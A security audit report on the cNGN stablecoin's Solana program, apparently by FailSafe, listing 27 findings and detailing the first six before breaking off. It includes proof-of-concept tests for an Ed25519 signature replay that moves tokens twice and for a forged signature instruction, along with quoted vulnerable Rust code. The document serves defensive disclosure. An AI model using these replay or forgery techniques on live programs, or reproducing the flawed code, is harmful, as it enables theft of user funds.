WrappedCBDC Stablecoin - cNGN (Rust)

Audit Report

30th May 2025

FAILSAFE

Table of Contents

Executive Summary

This audit report has been prepared by FailSafe, an independent blockchain security firm, on behalf of the cNGN Stablecoin protocol. Our in-depth review covered the entire on-chain program—written in Rust and deployed on Solana—including its custom token logic, access-control modules, and the forwarder mechanism.

Leveraging a hybrid methodology of automated tooling, rigorous manual code inspection, and real-world test-suite validation, we set out to uncover both technical vulnerabilities and economic design flaws. Our analysis scrutinized over 1,100 lines of Anchor-based code across core components (minting, burning, transfers, pausing, whitelists/blacklists, and the off-chain signature forwarder), evaluated space-calculation and PDA derivations, and exercised each path under adversarial scenarios.

Key findings:

- **Critical bypass of protocol controls** via the forwarder's direct SPL-Token CPI, enabling unrestricted transfers that ignore pausability, blacklists, and special burn-then-transfer logic.
- **Catastrophic economic defect** in the external->internal transfer branch, where tokens are burned without crediting recipients, silently destroying supply and user funds.
- **Signature replay vulnerability**, allowing unlimited reuse of a valid Ed25519 signature to drain balances.
- **High-risk instruction-introspection and offset attacks**, permitting forged "signature" checks and out-of-bounds slicing that could grant unauthorized transfers or cause denial-of-service.

Additionally, we identified numerous medium- and low-severity issues, from inconsistent error codes and event naming to mis-configured PDAs, missing input validation, and superfluous `mut` annotations that amplify write-lock contention.

Our recommendations provide concrete, prioritized remediation steps—ranging from re-wiring the forwarder to CPI into your own transfer handler, to correcting the special-case transfer flow, to introducing nonce-based replay protection and strict instruction validation. Implementing these changes will restore the protocol's core invariants, uphold user trust, and ensure cNGN's resilience against both technical exploits and economic manipulation.

Project Details

Project	WrappedCBDC Stablecoin - cNGN (Rust)
URL	https://cngn.co/
Source Code	https://github.com/wrappedcbdc/stablecoin-cngn/tree/new-cngn/solana-contract/programs/cngn
Initial Commit	cd130adf18d64b60eeb696ee2eeee43a60740d78
Interim Commit	0a0eeb70b06d2ef6c1620d27914359990f6dd9bb
Final Commit	89164a1cc958ac6ff1b59841de7dd65c621a876f
Timeline	Initial Report - 8th May 2025 - 15th May 2025
	Final Report - 15th May 2025 - 30th May 2025

Structure & Organization of Audit Report

Issues are tagged as "Open", "Acknowledged", "Partially Resolved", "Resolved" or "Closed" depending on whether they have been fixed or addressed.

- Open: The issue has been reported and is awaiting remediation from developer team.
- Acknowledged: The developer team has reviewed and accepted the issue but has decided not to fix it.
- Partially Resolved: Mitigations have been applied, yet some risks or gaps still remain.
- Resolved: The issue has been fully addressed and no further work is necessary.
- Closed: The issue is deemed no longer pertinent or actionable.

Furthermore, the severity of each issue is written as assessed by the risk of exploitation or other unexpected or otherwise unsafe behavior:

Critical	The issue affects the Solana Program in such a way that funds may be lost, allocated incorrectly, or otherwise result in a significant loss.
High	The issue affects the ability of the Solana Program to compile or operate in a significant way.
Medium	The issue affects the ability of the Solana Program to operate in a way that doesn't significantly hinder its behavior.
Low	The issue has minimal impact on the Solana Program's ability to operate.
Info	The issue is informational in nature and does not pose any direct risk to the Solana Program's operation.

Audit Approach

The following are areas of concern will be investigated during the audit, along with any similar potential issues:

- Correctness of the implementation;
- Adversarial actions and other attacks on the network;
- Potential misuse and gaming of the Solana Programs;
- Attacks that impacts funds, such as the draining or the manipulation of funds;
- Mismanagement of funds via transactions;
- Denial of Service (DoS) and other security exploits that would impact the intended use or disrupt the execution of the Solana Programs;
- Vulnerabilities in the Solana Programs code;
- Protection against malicious attacks and other ways to exploit Solana Programs;
- Inappropriate permissions and excess authority;
- Data privacy, data leaking, and information integrity; and
- Anything else as identified during the initial analysis phase.

The following schedule will be followed:

- Code review completed and delivery of Initial Audit Report
- Client responds with fixes and/or acknowledgments for all findings
- Security team validates the fixes and/or acknowledgments
- Verification completed
- Delivery of Final Audit Report

Project Goals

1. How can we validate and enforce a clean separation of concerns between the CONTROL, TOKEN, and FORWARDER modules to ensure each component implements its responsibilities without unintended interdependencies?
2. What PDA-based access-control patterns and Anchor-constraint strategies will guarantee that only properly authorized entities can mint, transfer, pause, or administer the token, while minimizing the on-chain attack surface?
3. Which cryptographic signature-verification architecture—including nonce management, instruction-introspection, and reentrancy guards—is required to securely forward user-authorized operations without risking replay, confusion, or bypass of business rules?
4. What initialization and upgrade workflows must be put in place to safely bootstrap and evolve all required PDAs in a single atomic process, preventing race conditions or orphaned state when creating secondary and tertiary accounts?
5. How should the whitelist/blacklist management API be designed—both at the data-model and instruction level—to allow dynamic updates, enforce capacity limits, and prevent vector-overflow or misconfiguration?
6. What emergency-pause and circuit-breaker mechanisms need to be integrated at the TOKENConfig level, and how should they interact with CPI flows from both standard instructions and the FORWARDER module to ensure immediate, global effect?
7. How can we optimize account mutability, write-set definitions, and rent sizing to maximize performance, minimize write conflicts, and prevent state corruption due to mis-sized or over-mutated accounts?
8. What best practices in account typing, ownership constraints, CPI invocation, and other design patterns must be enforced to eliminate type-cosplay and arbitrary-CPI exploitation vectors?
9. Which event-logging conventions and error-code taxonomy will deliver precise, actionable telemetry for on-chain monitoring, auditing, and off-chain tooling, while avoiding log-bloat and ambiguous diagnostics?
10. What comprehensive automated and manual test harness—covering unit, integration, and adversarial scenarios—must be developed to validate every critical path and edge case across the CONTROL, TOKEN, and FORWARDER layers?

Audit Methodology

FailSafe employs a multi-layered approach to Solana Program security audits:

Threat Modelling: We identify critical assets, enumerate potential threats, assess vulnerabilities, and prioritize risks based on severity and impact.

Manual Code Review: Our experts conduct a detailed, line-by-line review of the code, analyzing business logic, access controls, gas efficiency, and external dependencies.

Functional Testing: Using frameworks like Hardhat and Foundry, we perform comprehensive functional and integration tests to ensure correct and secure Solana Program behavior.

Fuzzing & Invariant Testing: Advanced techniques such as fuzzing and invariant testing are used to uncover hidden vulnerabilities and verify Solana Program consistency under diverse scenarios.

Edge Case Analysis: We rigorously test for extreme inputs, exception handling, concurrency, and non-standard scenarios to ensure robust Solana Program performance.

Reporting & Recommendations: Our reports clearly describe each issue, its impact, location, root cause, and provide actionable remediation steps and best practice guidelines.

Remediation Support: We work closely with your team to implement and validate fixes, followed by a final assessment to confirm all issues are resolved.

FailSafe's process ensures your Solana Programs are secure from initial deployment through ongoing operation, providing proactive and comprehensive protection.

In-scope Files

- solana-contract/programs/cngn/src/errors.rs
- solana-contract/programs/cngn/src/events.rs
- solana-contract/programs/cngn/src/instructions/
  - admin.rs
  - burn.rs
  - forwarder.rs
  - initialize.rs
  - mint.rs
  - mod.rs

  - pause.rs
  - transfer.rs
- solana-contract/programs/cngn/src/lib.rs
- solana-contract/programs/cngn/src/state/
  - blacklist.rs
  - can_forward.rs
  - can_mint.rs
  - external_whitelist.rs
  - internal_whitelist.rs
  - mint_auth.rs
  - mod.rs
  - token_config.rs
  - trusted_contracts.rs

Out of Scope

Please note that this audit is limited to the on-chain Rust programs under `programs/cngn/src/` and does not cover external libraries, SDKs, build scripts, or off-chain tooling. Any issues in third-party dependencies or ancillary code remain out of scope for this review.

Summary of Findings

Severity	Total	Open	Acknowledged	Partially Resolved	Resolved	Closed
Critical	2	-	-	-	2	-
High	2	-	-	-	2	-
Medium	6	-	1	-	5	-
Low	6	-	-	-	6	-
Info	11	-	1	-	10	-
Total	27	0	2	0	25	0

#	Findings	Severity	Status
1	Insufficient Ed25519 Replay Protection	Critical	Resolved
2	Improper External to Internal Transfer Logic	Critical	Resolved
3	Inexistent Custom Control Enforcement in Forwarder	High	Resolved
4	Improper Instruction Index Introspection	High	Resolved
5	Insufficient Offset Bounds Checking	Medium	Resolved
6	Incorrect PDA Space Calculation in CanForward	Medium	Resolved
7	Unbounded Name And Symbol Lengths	Medium	Resolved
8	Unbounded Mint Cap	Medium	Acknowledged
9	SPL Mint Authority Misconfiguration	Medium	Resolved
10	Unchecked Sender And Transfer Auth Accounts	Medium	Resolved
11	Unconditional Removal in CanForward Hides Missing Forwarder Errors	Low	Resolved
12	Missing Account Field Initialization Leaves PDAs in Invalid State	Low	Resolved
13	Missing MintAuthority Authority Check in Mint Instruction	Low	Resolved
14	Misleading TokensMintedEvent To Field Emits Token Account Not Owner	Low	Resolved
15	Single TokensTransferredEvent Obscures Burn vs Transfer Paths	Low	Resolved
16	Improper Mut Annotations Lead to Write Set Misconfiguration And Increased Contention	Low	Resolved
17	Missing helper methods for reentrancy flag leaves is_executed semantics unclear	Info	Resolved
18	Trusted-Contracts List Unused in Mint Flow	Info	Resolved
19	Inconsistent error name ”AddressNotBlacklisted” causes confusion with user-centric errors	Info	Resolved
20	Improper overlapping error variants causes confusion in on-chain diagnostics	Info	Resolved

#	Findings	Severity	Status
21	Inconsistent ”not found” errors lead to misleading diagnostics	Info	Resolved
22	Naming inconsistencies in error codes create semantic drift	Info	Resolved
23	Missing context for ”ReentrancyDetected” and nonce-related errors	Info	Resolved
24	Inconsistent event naming pattern obscures log semantics	Info	Resolved
25	Redundant and unused events bloat logs and maintenance surface	Info	Resolved
26	TokensBurnedEvent lacks owner context for analytics	Info	Resolved
27	High log volume from granular whitelist/blacklist events may inflate costs	Info	Acknowledged

Finding 1: Insufficient Ed25519 Replay Protection

Severity: Critical

Status: Resolved

Source: instructions/forwarder.rs (verify_ed25519_instruction())

Description:

The `verify_ed25519_instruction()` function verifies that an Ed25519 signature over a user-provided message is present in the same transaction, but completely lacks any mechanism to prevent the same signature+message from being submitted in multiple future transactions. An attacker who captures a valid signed message off-chain (e.g. "Transfer 100 tokens to Attacker") can reuse that exact signature+message pair indefinitely, draining funds or repeating privileged actions without further consent.

Impact:

By replaying a single legitimate signature, an attacker can execute the execute instruction repeatedly, each time authorizing a new token transfer via the PDA. This effectively bypasses account-level asset controls, leading to funds theft, unauthorized token movement, and total compromise of the forwarder's security model.

Code:

```
// No nonce/state check - any valid signature will always pass:
let current_index = load_current_index_checked(instruction_sysvar)?;
...
// After signature checks:
token::transfer(...)?;
```

Proof of Concept:

In testing, a valid user-signed message was packaged into a transaction and observed to succeed. Re-submitting the same hex-encoded message and signature in a new transaction resulted in identical successful transfer of funds, demonstrating unlimited replay potential.

```
it('Replay Attack: Forwards partial amount of tokens twice using same sig',
    async () => {
  // Add minter to can_mint list
  await program.methods
    .addCanMint(minter.publicKey)
    .accounts({
      authority: provider.wallet.publicKey,
      tokenConfig: pdas.tokenConfig,
      blacklist: pdas.blacklist,
      canMint: pdas.canMint,
      trustedContracts: pdas.trustedContracts,
    })
```

```
    .rpc();

  await program.methods
    .setMintAmount(minter.publicKey, INITIAL_BALANCE)
    .accounts({
      authority: provider.wallet.publicKey,
      tokenConfig: pdas.tokenConfig,
      canMint: pdas.canMint,
      trustedContracts: pdas.trustedContracts
    })
    .rpc();

  await program.methods
    .mint(INITIAL_BALANCE)
    .accounts({
      authority: minter.publicKey,
      tokenConfig: pdas.tokenConfig,
      mintAuthority: pdas.mintAuthority,
      mint: mint.publicKey,
      tokenAccount: userTokenAccount,
      tokenProgram: TOKEN_PROGRAM_ID,
      blacklist: pdas.blacklist,
      canMint: pdas.canMint,
      trustedContracts: pdas.trustedContracts
    })
    .signers([minter])
    .rpc();

  // Get balances before the test
  const userBalanceBefore = await getAccount(provider.connection,
      userTokenAccount);
  const recipientBalanceBefore = await getAccount(provider.connection,
      recipientTokenAccount);

  // capture balances
  console.log("\nUser2 Balance Before Txs:", recipientBalanceBefore.amount.
      toString());

  // Create the message and signature
  const message: Uint8Array = stringToUint8Array("CNGN Transfer");
  const signature = nacl.sign.detached(message, user.secretKey);

  // Create the Ed25519 instruction
  const ed25519Instruction = Ed25519Program.createInstructionWithPublicKey({
    publicKey: user.publicKey.toBuffer(),
    message: message,
    signature: signature,
  });

  console.log("\n=========Forwarding Transaction to User2==========");
  console.log("\nUsing Signature:\n", signature);
  // Forward just part of the balance
  const txSignature = await program.methods
    .execute(
      bytesToHexString(message),
      bytesToHexString(signature),
```

```
65          PARTIAL_AMOUNT,
66        )
67        .accounts({
68          authority: provider.wallet.publicKey,
69          forwarder: forwarder.publicKey,
70          transferAuth: transferAuth,
71          from: userTokenAccount,
72          to: recipientTokenAccount,
73          blacklist: pdas.blacklist,
74          sender: user.publicKey,
75          tokenConfig: pdas.tokenConfig,
76          canForward: pdas.canForward,
77          mint: mint.publicKey,
78          canMint: pdas.canMint,
79          tokenProgram: TOKEN_PROGRAM_ID,
80          instructionSysvar: SYSVAR_INSTRUCTIONS_PUBKEY,
81          rent: anchor.web3.SYSVAR_RENT_PUBKEY,
82        })
83        .preInstructions([ed25519Instruction])
84        .signers([forwarder])
85        .rpc();
86
87      console.log("\nPartial transfer done, transaction signature:", txSignature);
88
89      const listenerId = program.addEventListener('tokensTransferredEvent', (event,
            slot) => {
90        expect(event.from.toString()).to.equal(userTokenAccount.toString());
91        expect(event.to.toString()).to.equal(recipientTokenAccount.toString());
92        expect(event.amount.toString()).to.equal(INITIAL_BALANCE.toString());
93      })
94      program.removeEventListener(listenerId);
95
96      // Verify the correct amount was transferred
97      const userBalanceAfter = await getAccount(provider.connection,
            userTokenAccount);
98      const recipientBalanceAfter = await getAccount(provider.connection,
            recipientTokenAccount);
99
100     // capture balances
101     const balAfterFirst = await getAccount(provider.connection,
            recipientTokenAccount);
102     console.log("\nUser2 Balance After first transaction:", balAfterFirst.amount.
            toString());
103
104     const userBalanceDiff = Number(userBalanceBefore.amount.toString()) - Number(
            userBalanceAfter.amount.toString());
105     const recipientBalanceDiff = Number(recipientBalanceAfter.amount.toString())
            - Number(recipientBalanceBefore.amount.toString());
106
107     assert.equal(userBalanceDiff, PARTIAL_AMOUNT, "User should have the partial
            amount deducted");
108     assert.equal(recipientBalanceDiff, PARTIAL_AMOUNT, "Recipient should have
            received the partial amount");
109
110     /// ------------------------------------------------
111     console.log("\nUsing Same Signature Again:\n", signature);
```

```
112
113     // Forward just part of the balance again
114     const txSignature2 = await program.methods
115       .execute(
116         bytesToHexString(message),
117         bytesToHexString(signature),
118         PARTIAL_AMOUNT,
119       )
120       .accounts({
121         authority: provider.wallet.publicKey,
122         forwarder: forwarder.publicKey,
123         transferAuth: transferAuth,
124         from: userTokenAccount,
125         to: recipientTokenAccount,
126         blacklist: pdas.blacklist,
127         sender: user.publicKey,
128         tokenConfig: pdas.tokenConfig,
129         canForward: pdas.canForward,
130         mint: mint.publicKey,
131         canMint: pdas.canMint,
132         tokenProgram: TOKEN_PROGRAM_ID,
133         instructionSysvar: SYSVAR_INSTRUCTIONS_PUBKEY,
134         rent: anchor.web3.SYSVAR_RENT_PUBKEY,
135       })
136       .preInstructions([ed25519Instruction])
137       .signers([forwarder])
138       .rpc();
139
140     console.log("\nPartial transfer# 2, replay attack's transaction signature:",
          txSignature2);
141
142     const listenerId2 = program.addEventListener('tokensTransferredEvent', (event
          , slot) => {
143       expect(event.from.toString()).to.equal(userTokenAccount.toString());
144       expect(event.to.toString()).to.equal(recipientTokenAccount.toString());
145       expect(event.amount.toString()).to.equal(INITIAL_BALANCE.toString());
146     })
147     program.removeEventListener(listenerId2);
148
149     const balAfterSecond = (await getAccount(provider.connection,
          recipientTokenAccount));
150     console.log("\nUser2 Balance After Replay of Tx:", balAfterSecond.amount.
          toString());
151
152     // both went -throughasserting replay vulnerability
153     assert.equal(
154       (Number(balAfterSecond.amount.toString()) - Number(balAfterFirst.amount.
            toString())),
155       PARTIAL_AMOUNT,
156       "Second (replayed) transfer should not have succeeded"
157     );
158   });
```

Attachments:

```
User2 Balance Before Txs: 10000000000

=========Forwarding Transaction to User2==========

Using Signature:
 Uint8Array(64) [
  164,  92,  53,  17, 196, 122,   2, 239, 136, 104, 194,
   50, 191, 228, 151, 234, 111, 195,  65,  80, 138, 251,
  211, 143,  31,  14, 170, 204,  15, 129,  75, 131,  49,
   90,  31, 148,  56, 224, 249, 131, 134, 181,  20,  64,
  146,  12, 212,   1, 168, 200, 211,  16,  65, 128,  25,
   21, 128,  32, 240, 143,  51, 244,   6,   9
]
Event received: CNGN Transfer

Partial transfer done, transaction signature: k6EwUSm4gWuTM1cRdYdQdGz9UsWDYBHCxhAwLfKEdDFwsqsgfLFKkphco2Ey7drtejW8
9RHZ52ABbg936ZsN77o

User2 Balance After first transaction: 12500000000

Using Same Signature Again:
 Uint8Array(64) [
  164,  92,  53,  17, 196, 122,   2, 239, 136, 104, 194,
   50, 191, 228, 151, 234, 111, 195,  65,  80, 138, 251,
  211, 143,  31,  14, 170, 204,  15, 129,  75, 131,  49,
   90,  31, 148,  56, 224, 249, 131, 134, 181,  20,  64,
  146,  12, 212,   1, 168, 200, 211,  16,  65, 128,  25,
   21, 128,  32, 240, 143,  51, 244,   6,   9
]
Event received: CNGN Transfer

Partial transfer# 2, replay attack's transaction signature: 4sRZhzHrDL7mdLwSq3jtPVAkAaSAYebM4FryDnZTGaYfZfoL2aSBFe
zKGbdEdcMMKVysPRXLkCQQgDLvLaULQnK

User2 Balance After Replay of Tx: 15000000000
    ✔ Replay Attack: Forwards partial amount of tokens twice using same sig (1990ms)
```

Remediation:

1. Embed a monotonic nonce or timestamp into the signed message, and store the last-used nonce on-chain (e.g. in the `CanForward` PDA). Upon each call, require `message.nonce == stored_nonce + 1`, then update `stored_nonce`.
2. Include a blockhash/slot field and reject signatures older than a configurable threshold. This change binds each signature to a single use and thwarts cross-transaction replay.

Finding 2: Improper External to Internal Transfer Logic

Severity: Critical

Status: Resolved

Source: instructions/transfer.rs (special-case branch)

Description:

The `CNGN` token protocol introduces a specialized transfer mode intended to support a "bridge" between external systems and an internal ledger. Under the documented architecture, any transfer from an externally whitelisted address to an internally whitelisted address should burn the sender's tokens and then credit the recipient with an equivalent amount. However, the actual implementation in `transfer.rs` deviates dramatically from that specification, producing a silent and irreversible destruction of tokens without any offsetting credit.

Impact:

1. Broken Invariant: Unlike a cosmetic bug, this defect strikes at the core invariant of a fungible token program that "total supply equals the sum of all balances."
2. Economic Impact: Every external->internal transfer permanently reduces total supply, rather than preserving net tokens.
3. User Impact: A non-technical user will see their balance go to zero and the recipient still at zero without any refund or warning.
4. Attack Vector: Malicious actors can exploit this by repeatedly invoking the external->internal path to drive down total supply, artificially inflating token value and arbitraging against any peg or stablecoin backing.

Code:

```
// Special case: If sender is external whitelisted AND recipient is internal whitelisted
// We burn the tokens from the sender's account before transferring
if ctx.accounts.external_whitelist.is_whitelisted(&sender)
    && ctx.accounts.internal_whitelist.is_whitelisted(&recipient)
{
    // 1. Burn the tokens from the sender's account (where we have authority)
    // Burn the tokens
    token::burn(burn_cpi_ctx, amount)?;

    // Emit special event ///@audit NO TRANSFER, YET EVENT EMITTED
    emit!(TokensTransferredEvent {
        from: ctx.accounts.from.key(),
        to: ctx.accounts.to.key(),
        amount,
    });
```

```
16  }
```

Proof of Concept:

In the shared codebase, one of the test cases (`Burns tokens when transferring from external whitelist to internal whitelist`) already covers this flow from the burn perspective where the sender's funds are burnt while transferring to a whitelist recipient. The result of the test case shows that the initial and final recipient balance stays zero whereas the sender balance and the total mint supply reduces by the transferred amount.

Attachments:

```
  cngn transfer tests
========== Initializing token ========
Initialization transaction signature AVszEB1FiKdgjcLavyFFtmNigUJphwfqwb3Xow5NtWmSF4H3q4wxsqnYbTPmuekAkripsegWUJ8JCx5G
ehoCqqJ
============ Initializing secondary and third accounts ============
All accounts initialized successfully
Before Mint authority: Bg3NFAPL4E2RZwVkcoXjzjSPe5JGZCbyJpsjzr8EX764
Before Freeze authority: Bg3NFAPL4E2RZwVkcoXjzjSPe5JGZCbyJpsjzr8EX764
Expected PDA: BUScbYGcYWJHFfbjbbA3ugeU7ZmaKwKeC36m8f6YuM7A
Transaction signature: 5jGG9PvwFQ77YujrwH4T8AsatavFsdtE6kGC2SXXvRWGzYoL8NJgqk9KcCzrTZLgDohnWcmxoPGSkv9PhDFHoZt4
After Mint authority: BUScbYGcYWJHFfbjbbA3ugeU7ZmaKwKeC36m8f6YuM7A
After Freeze authority: Bg3NFAPL4E2RZwVkcoXjzjSPe5JGZCbyJpsjzr8EX764
Creating token account for Hb5qkAxB...
Creating token account for Cd89gpET...
Creating token account for KAduro7p...
Creating token account for 4t197qvX...
Creating token account for AsywD4bz...
============ adding minter ============
============ minted to user1 ============
============ adding blacklisted user ============
============ adding external whitelisted user ============
============ adding internal whitelisted user ============
Initial user1 token balance: 10000000000
Testing external to internal whitelist transfer (burn flow)...
Initial sender balance: 10000000000
Initial recipient balance: 0
Initial mint supply: 20000000000
Special transfer transaction signature 5q1ev7oTrYUz5V4YN35KTySDeTasvNiR3uVFLDpm6yeXUvCuHpbHChGbXHcHkoSPDjdj8bBAHRPGwS
vARpnpboim
Final sender balance: 9990000000
Final recipient balance: 0
Final mint supply: 19990000000
    ✔ Burns tokens when transferring from external whitelist to internal whitelist (411ms)
```

Remediation:

1. If the business design truly requires a burn with no credit, emit a distinct event (`TokensBurnedEvent`) instead of `TokensTransferredEvent`, and clearly document that this branch destroys tokens.
2. Otherwise, split the special path into two CPIs:
    - burn on sender
    - mint or transfer credit to recipient
    - emit separate events for burn and mint

Finding 3: Inexistent Custom Control Enforcement in Forwarder

Severity: High

Status: Resolved

Source: instructions/forwarder.rs (verify_ed25519_instruction())

Description:

1. The `execute()` entrypoint in forwarder program, originally intended to verify an Ed25519 signature and forward the checked and verified requests to the custom implementation of `CNGN`'s stablecoin Token program logic does not invoke the token's own transfer handler. Instead, it issues a raw CPI directly to the standard SPL-Token program.
2. Attack Scenario:
    - Add a malicious forwarder pubkey to the can_forward PDA.
    - Call `execute()` with a valid Ed25519 sig.
    - Observe that even if transfer_paused = true or the recipient is blacklisted, the CPI succeeds and tokens move.

Impact:

1. Any forwarder in the `can_forward` list can move tokens regardless of intended business rules.
2. An attacker who gains a forwarder slot can completely bypass the custom token controls:
    - Transferring while paused
    - Moving tokens from or to blacklisted accounts
    - Subverting the "external->internal" controlled burn flow
    - Generating misleading `TokensTransferredEvent` for unauthorized flows

Code:

```
// inside …verify_ed25519_instruction
let transfer_cpi_ctx = CpiContext::new_with_signer(
    ctx.accounts.token_program.to_account_info(),
    Transfer { … },
    signer_seeds,
);
token::transfer(transfer_cpi_ctx, amount)?;
```

Remediation:

Have `forwarder.rs` CPI back into your own transfer handler, not directly to SPL-Token:

```
let ix = Instruction::new_with_borsh(
    program_id,
    &CngnInstruction::Transfer { amount },
    vec![ /* all required AccountMetas for transfer.rs */ ]
);
invoke_signed(&ix, account_infos, signer_seeds)?;
```

Developer Response:

Consolidating both into a single handler would require either adding a new logic to transfer or changing the owner account type from Signer to AccountInfo. The challenge here is- using the forwarder, the transfer logic is being managed by a PDA as the signing authority for the sender, making it impossible to call the transfer_handler because it requires a signer context and not a context, the owner field in the transfer context which serves as payer must be a Signer account type or else a vulnerability will be exposed that allows anyone to call that handler and transfer on behalf of anybody.

Now if we try to keep transfer_handler as it is and call it in forwarder then PDA cannot sign it.

Auditor Response:

The audit team acknowledges and accepts your reasoning around the Signer constraint and the need for separate handling within the forwarder context. Your approach upholds security by ensuring that only a valid signer or PDA with proper authority can invoke the respective logic.

While the current design is justified given the architectural constraints, as a suggestion for maintainability—if feasible—you might consider extracting the shared burn/transfer logic into an internal helper function. This would avoid duplication across handlers and make future updates (e.g., new compliance checks) easier to manage. That said, this is purely a design recommendation, not a required change.

Finding 4: Improper Instruction Index Introspection

Severity: High

Status: Resolved

Source: forwarder.rs (verify_ed25519_instruction())

Description:

In the `verify_ed25519_instruction` method, following the safety standards the function loads the immediately preceding instruction via the `Instructionss` sysvar but fails to verify which specific instruction it is using. It neither checks that the fetched instruction's `program_id` is the official Ed25519 program nor that each of the `instruction_index` in the `Ed25519SignatureOffsets` struct is fixed to this instruction (0xFFFF).

Impact:

An attacker can slip in a malicious instruction (e.g. a Token Program transfer or Memo instruction) carrying the same data blob as a genuine Ed25519 verify, and the forwarder will slice out the public key, message, and signature from it without ever verifying the signature. This allows forging a "valid" signature check, granting unauthorized token transfers.

Code:

```
let ed25519_instruction =
    load_instruction_at_checked((current_index - 1) as usize,
        instruction_sysvar)?;
// No program_id check:
let instruction_data = ed25519_instruction.data;
// No validation of offsets.signature_instruction_index, etc.
// Proceed to slice and compare:
if &instruction_data[pubkey_start..pubkey_end] != expected_public_key { … }
```

Proof of Concept:

In testing, a valid Ed25519 verify instruction was first inserted, then a bogus "Ed25519" instruction under the Token program ID was placed immediately before the forwarder. The transfer still succeeded, proving the program never validated the instruction's origin or the offset indices.

```
it('Fails when Ed25519 instruction is not immediately prior (ignores
    instruction_index)', async () => {
  const dummyIx = SystemProgram.transfer({
    fromPubkey: payer.publicKey,
    toPubkey: payer.publicKey,
    lamports: 0,
  });

  const message = stringToUint8Array("CNGN Transfer");
```

```
9     const signature = nacl.sign.detached(message, user.secretKey);
10    const edIx = Ed25519Program.createInstructionWithPublicKey({
11      publicKey: user.publicKey.toBuffer(),
12      message,
13      signature,
14    });
15
16    console.log("\n==========Creating Malicious Ed25519 Instruction==========");
17
18    const wrongIx = new TransactionInstruction({
19      programId: TOKEN_PROGRAM_ID, // used token program to create a wrong but
          working instruction
20      keys: [], // No keys needed for this example
21      data: Buffer.from(edIx.data),
22    });
23
24
25    // Place a dummy instruction between current and edIx
26    const pre = [edIx, wrongIx];
27
28    console.log("\n==========Forwarding Transaction to Recipient in Wrong Order
        ==========");
29
30    try {
31      const txSignature = await program.methods
32        .execute(
33          bytesToHexString(message),
34          bytesToHexString(signature),
35          PARTIAL_AMOUNT,
36        )
37        .accounts({
38          authority: provider.wallet.publicKey,
39          forwarder: forwarder.publicKey,
40          transferAuth: transferAuth,
41          from: userTokenAccount,
42          to: recipientTokenAccount,
43          blacklist: pdas.blacklist,
44          sender: user.publicKey,
45          tokenConfig: pdas.tokenConfig,
46          canForward: pdas.canForward,
47          mint: mint.publicKey,
48          canMint: pdas.canMint,
49          tokenProgram: TOKEN_PROGRAM_ID,
50          instructionSysvar: SYSVAR_INSTRUCTIONS_PUBKEY,
51          rent: anchor.web3.SYSVAR_RENT_PUBKEY,
52        }).preInstructions(pre)
53        .signers([forwarder])
54        .rpc();
55
56      // assert.fail("Should have failed because we put the Ed25519 instruction
            >1 back");
57      console.log("Test case failed, tx executed, sig:", txSignature);
58    } catch (err) {
59      // We expect it to blow up in MissingEd25519Instruction or
            InvalidEd25519Instruction
60      console.log("VULNERABLE: tx succeeded when it should have failed");
```

```
61        console.log("Test case passed, error:", err.toString());
62      }
63  });
```

Attachments:

```
=========Creating Malicious Ed25519 Instruction==========

=========Forwarding Transaction to Recipient in Wrong Order==========
VULNERABLE: tx succeeded when it should have failed
Test case passed, error: Error: Simulation failed.
Message: Transaction simulation failed: Error processing Instruction 1: insufficient account keys for instruction.
Logs:
[
  "Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA invoke [1]",
  "Program log: Instruction: InitializeAccount",
  "Program log: Error: NotEnoughAccountKeys",
  "Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA consumed 621 of 403000 compute units",
  "Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA failed: insufficient account keys for instruction"
].
Catch the `SendTransactionError` and call `getLogs()` on it for full details.
    ✔ Fails when Ed25519 instruction is not immediately prior (ignores instruction_index)
```

Remediation:

1. Enforce instruction index validation:

```
require!(
    offsets.signature_instruction_index  == u16::MAX &&
    offsets.public_key_instruction_index == u16::MAX &&
    offsets.message_instruction_index    == u16::MAX,
    ErrorCode::InvalidEd25519Instruction
);
```

2. Verify program ID:

```
if ed25519_instruction.program_id != ed25519_program::id() {
    return Err(ErrorCode::InvalidEd25519Instruction.into());
}
```

Finding 5: Insufficient Offset Bounds Checking

Severity: Medium

Status: Resolved

Source: instructions/forwarder.rs (verify_ed25519_instruction)

Description:

After parsing the `Ed25519SignatureOffsets`, the code blindly uses `offsets.signature_offset`, `offsets.public_key_offset`, and `offsets.message_data_offset` to slice the instruction's data buffer, without any bounds checks. A maliciously large offset can cause a Rust slice out-of-bounds panic, crashing the program and rejecting the transaction.

Impact:

An attacker can send an Ed25519 instruction with one of the offset fields set to 0xFFFF (or any value beyond the buffer length). When the forwarder attempts to slice at that offset, it will panic, aborting the transaction. Repeated attempts could be used as a denial-of-service attack against the program.

Code:

```
let pubkey_start = offsets.public_key_offset as usize;
let pubkey_end   = pubkey_start + 32;
if &instruction_data[pubkey_start..pubkey_end] != expected_public_key { … }
// Similar slices for message and signature without checking:
// pubkey_end <= instruction_data.len(), etc.
```

Remediation:

Ensure no panic occurs and any malformed instruction is cleanly rejected with `InvalidEd25519Instruction`. Prior to any slicing, perform explicit bounds checks:

```
require!(instruction_data.len() >= 16, ErrorCode::InvalidEd25519Instruction);
let end = offsets.public_key_offset as usize + 32;
require!(end <= instruction_data.len(), ErrorCode::InvalidEd25519Instruction);
// Repeat for signature (offset+64) and message (offset+size).
```

Finding 6: Incorrect PDA Space Calculation in CanForward

Severity: Medium

Status: Resolved

Source: state/can_forward.rs (space())

Description:

The `space(max_forwarders)` helper only sums the discriminator, mint `Pubkey`, forwarders `Vec`, and bump. It omits two fields declared in `canForward`: `admin: Pubkey` (32 bytes) and `is_executed: bool` (1 byte).

Impact:

When creating the `can_forward` PDA, the allocator under-reserves space. Writing or reading the account will overflow into adjacent memory, corrupting data or causing runtime panics. This can render the PDA unusable and potentially break downstream instructions.

Code:

```
// before
pub fn space(max_forwarders: usize) -> usize {
    8 + 32 + 4 + (32 * max_forwarders) + 1
}
```

Remediation:

Update the space calculation to include 32 bytes for admin and 1 byte for `is_executed`:

```
pub fn space(max_forwarders: usize) -> usize {
    8 +                          // discriminator
    32 +                         // mint
    32 +                         // admin
    4 + (32 * max_forwarders) + // forwarders Vec
    1  +                         // bump
    1                            // is_executed flag
}
```

Finding 7: Unbounded Name And Symbol Lengths

Severity: Medium

Status: Resolved

Source: state/token_config.rs (TokenConfig account & initialize_handler)

Description:

